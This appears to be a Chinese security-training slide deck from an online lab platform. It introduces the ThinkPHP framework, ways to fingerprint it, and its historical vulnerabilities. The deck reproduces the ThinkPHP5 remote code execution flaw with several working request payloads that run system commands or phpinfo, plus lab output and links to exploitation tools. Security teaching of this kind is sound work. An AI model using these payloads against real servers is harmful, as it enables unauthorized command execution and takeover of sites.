

# 命令执行（二）

thinkphp 历史漏洞



合天网安实验室 — 大规模开放在线网安实验教学平台



[www.hetianlab.com](http://www.hetianlab.com)

# CONTENTS


---

- 01. thinkphp介绍

---
- 02. thinkphp漏洞介绍

---
- 03. thinkphp漏洞利用

---



# /01

## thinkphp介绍

# 01

## 什么是thinkphp

ThinkPHP是一个快速、兼容而且简单的轻量级国产PHP开发框架，诞生于2006年初，原名FCS，2007年元旦正式更名为ThinkPHP，遵循Apache2开源协议发布，从Struts结构移植过来并做了改进和完善，同时也借鉴了国外很多优秀的框架和模式，使用面向对象的开发结构和MVC模式，融合了Struts的思想和TagLib（标签库）、RoR的ORM映射和ActiveRecord模式。

ThinkPHP可以支持windows/Unix/Linux等服务器环境，正式版需要PHP5.0以上版本支持，支持MySQL、PgSQL、Sqlite多种数据库以及PDO扩展，ThinkPHP框架本身没有什么特别模块要求，具体的应用系统运行环境要求视开发所涉及的模块。

# 02

## thinkphp应用

很多cms就是基于thinkphp5二次开发的，所以thinkphp出问题的话，会影响很多基于thinkphp开发的网站。

<http://www.thinkphp.cn/topic/65742.html>

thinkphp历史漏洞：

# 02

## thinkphp应用

1. 内容管理系统：用于管理网站内容，如文章、新闻、产品等。2. 用户管理系统：用于管理用户账户、密码、权限等。3. 支付系统：用于处理在线支付、订单、发票等。4. 营销系统：用于推广产品、活动、优惠券等。5. 数据分析系统：用于收集、分析网站使用数据，了解用户行为。

### KenCMS内容管理系统

KenCMS内容管理系统,做最简约的ThinkPHP开源网站系统

KenCMS是过问科技发布的一款用于快速开发的内容管理系统,简化了网站应用开发,结合主流的Bootstrap、Font Awesome等前端框架,做最简约的ThinkPHP开源软件!

评测：是够简约的，上手程度快。

### ThinkCMF内容管理框架

Thinkphp官方出品的ThinkCMF免费提供强大稳定的API,实现PC、手机Web、APP、微信、小程序等多种平台。

评测：感觉就是个半成品，上手程度适中。

### DuxCMS


DuxCMS基于ThinkPHP的内容管理系统 - 产品/内容管理 - 极思维

强大的前后端框架后端采用THINKPHP框架,前端采用拼图UI来驱动让你更容易了解DUXCMS

评测：前端确实挺方便的。

### 易优cms

易优cms基于thinkphp5开发cms系统，易优cms的诞生是根据市场需求而开发的，目前市面上的cms很多，有些功能比较强大点的cms



# /02

## 漏洞框架特征

理解漏洞框架特征进行漏洞寻找。

# 03

## thinkphp特征

thinkphp特征



:)

## ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[ V5.0 版本由 [七牛云](#) 独家赞助发布 ]

[ThinkPHP新手入门系列](#) [官方应用服务市场](#)



## 03

thinkphp特征

thinkphp特征

[10501] PDOException in Connection.php line 388


SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'root@172.18.0.3'

```
379.         $this->PDOStatement->execute();
380.         // 调试结束
381.         $this->debug(false);
382.         // 返回结果集
383.         return $this->getResult($pdo, $procedure);
384.     } catch (\PDOException $e) {
385.         if ($this->isBreak($e)) {
386.             return $this->close()->query($sql, $bind, $master, $pdo);
387.         }
388.         throw new PDOException($e, $this->config, $this->getLastsql());
389.     } catch (\ErrorException $e) {
390.         if ($this->isBreak($e)) {
391.             return $this->close()->query($sql, $bind, $master, $pdo);
392.         }
393.         throw $e;
394.     }
395. }
396.
397. /**
```

# 03

## thinkphp特征

### thinkphp特征



页面错误! 请稍后再试~

ThinkPHP V5.0.10 { 十年磨一剑-为API开发设计的高性能框架 }

# 04

## thinkphp历史漏洞

ThinkPHP3.2.3\_缓存函数设计缺陷可导致Getshell

ThinkPHP5\_SQL注入漏洞&&敏感信息泄露

ThinkPHP3.2.3\_最新版update注入漏洞

ThinkPHP5.0.10缓存函数设计缺陷可导致Getshell

ThinkPHP3.2.X\_find\_select\_delete注入

ThinkPHP框架5.0.X\_sql注入漏洞分析

ThinkPHP3.X\_order\_by注入漏洞

ThinkPHP5.X\_order\_by注入漏洞

ThinkPHP5.X\_远程代码执行

## 漏洞简介:

由于ThinkPHP5框架对控制器名没有进行足够的安全检测，导致在没有开启强制路由的情况下，攻击者构造指定的请求，可以直接getshell（前台getshell）

影响范围：ThinkPHP 5.0系列 < 5.0.23，  
ThinkPHP 5.1系列 < 5.1.31，以及基于  
ThinkPHP5二次开发的CMS，如AdminLTE后  
台管理系统、Thinkcmf、ThinkSNS等

## 漏洞复现

1.搭建环境：把thinkphp5的包放入根目录即可  
<http://120.27.61.239:8080/vulnlab/exec/thinkphp5/thinkphp50/public/index.php>

```
cgibin error html icons
[root@server3d1204c1-18a4-40cf-a69d-775d45873d96 www]# cd html/
[root@server3d1204c1-18a4-40cf-a69d-775d45873d96 html]# ls
ask company favicon.ico images index.php plus special templates ThinkPHP5.zip uc_client wap.php
api book data group include install member robots.txt tags.php thinkphp5.1beta tp5-getshell uploads
[root@server3d1204c1-18a4-40cf-a69d-775d45873d96 html]#
```

## 2.构造poc

实验中的poc:

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

其他poc:


5.0.10:

```
/?s=index/index/index
```

post:

```
s=ipconfig&_method=__construct&method=&filter[]=system
```

## 漏洞复现



Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

INT SQL XSS Encryption Encoding Other

Load URL http://10.1.1.100/thinkphp5.1beta/public/index.php?s=/index/\think\request/cache&key=1|phpinfo

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

**PHP Version 5.6.38**

System	Linux server3d1204c1-18a4-40cf-a69d-775d45873d96 2.6.32-696.el6.x86_64 #1 SMP Tue Mar 21 19:29:05 UTC 2017 x86_64
Build Date	Sep 15 2018 09:51:36
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bz2.ini, /etc/php.d/calendar.ini, /etc/php.d/ctype.ini, /etc/php.d/curl.ini, /etc/php.d/exif.ini, /etc/php.d/fileinfo.ini, /etc/php.d/ftp.ini, /etc/php.d/gettext.ini, /etc/php.d/gmp.ini, /etc/php.d/iconv.ini, /etc/php.d/json.ini, /etc/php.d/phar.ini, /etc/php.d/shmop.ini, /etc/php.d/simplexml.ini, /etc/php.d/sockets.ini, /etc/php.d



poc0 =

'/index.php/?s=index\think\Container/invokefunction&function=call\_user\_func\_array&vars[0]=phpinfo&vars[1][]=1'

poc1 =

'/index.php/?s=index\think\app/invokefunction&function=call\_user\_func\_array&vars[0]=phpinfo&vars[1][]=1'

poc2 =

'/index.php/?s=index\think\Request/input&filter=phpinfo&data=1'

poc3 =

'/index.php?s=/index\think\Request/cache&key=1|phpinfo'




## 4.thinkphp5 poc 集合

**poc4:** POST

s=captcha

\_method=\_\_construct&filter[]=system&method=get&server[REQUEST\_METHOD]=id



# /03

## 漏洞利用工具

理解漏洞框架特征进行漏洞寻找。

漏洞检测：

<https://github.com/Lucifer1993/TPscan>

漏洞利用：

<https://github.com/admintony/thinkPHPBatchPoc>

<https://github.com/sukabuliet/ThinkphpRCE>

# 01

## ThinkPHP5远程命令执行漏洞

<http://hetianlab.com/expc.do?ec=ECIDb06f-9bfa-4e0a-80af-36af7391a643>



ThinkPHP5远程命令执行漏洞

★★★★★ 3人评价 (884人已学)

ThinkPHP是一个基于MVC和面向对象的轻量级PHP开发框架，遵循Apache2开源协议发布。从诞生以来一直秉承简洁实用的设计原则，在保持出色的性能和至简的代码的同时，注重开发体验和易用性，为

# 02

## ImageMagick命令执行漏洞


<http://hetianlab.com/expc.do?ec=ECID9d6c0ca797abec2016072212485000001>



ImageMagick命令执行漏洞

★★★★★ 34人评价 (802人已学)

ImageMagick被曝出存在本地命令执行漏洞，由于大量的web程序都使用了他的拓展，导致这些本地命令执行漏洞在web的环境里可以被远程触发，变成了危害巨大的远程命令执行。



# 谢谢观看

合天网安实验室

[www.hetianlab.com](http://www.hetianlab.com)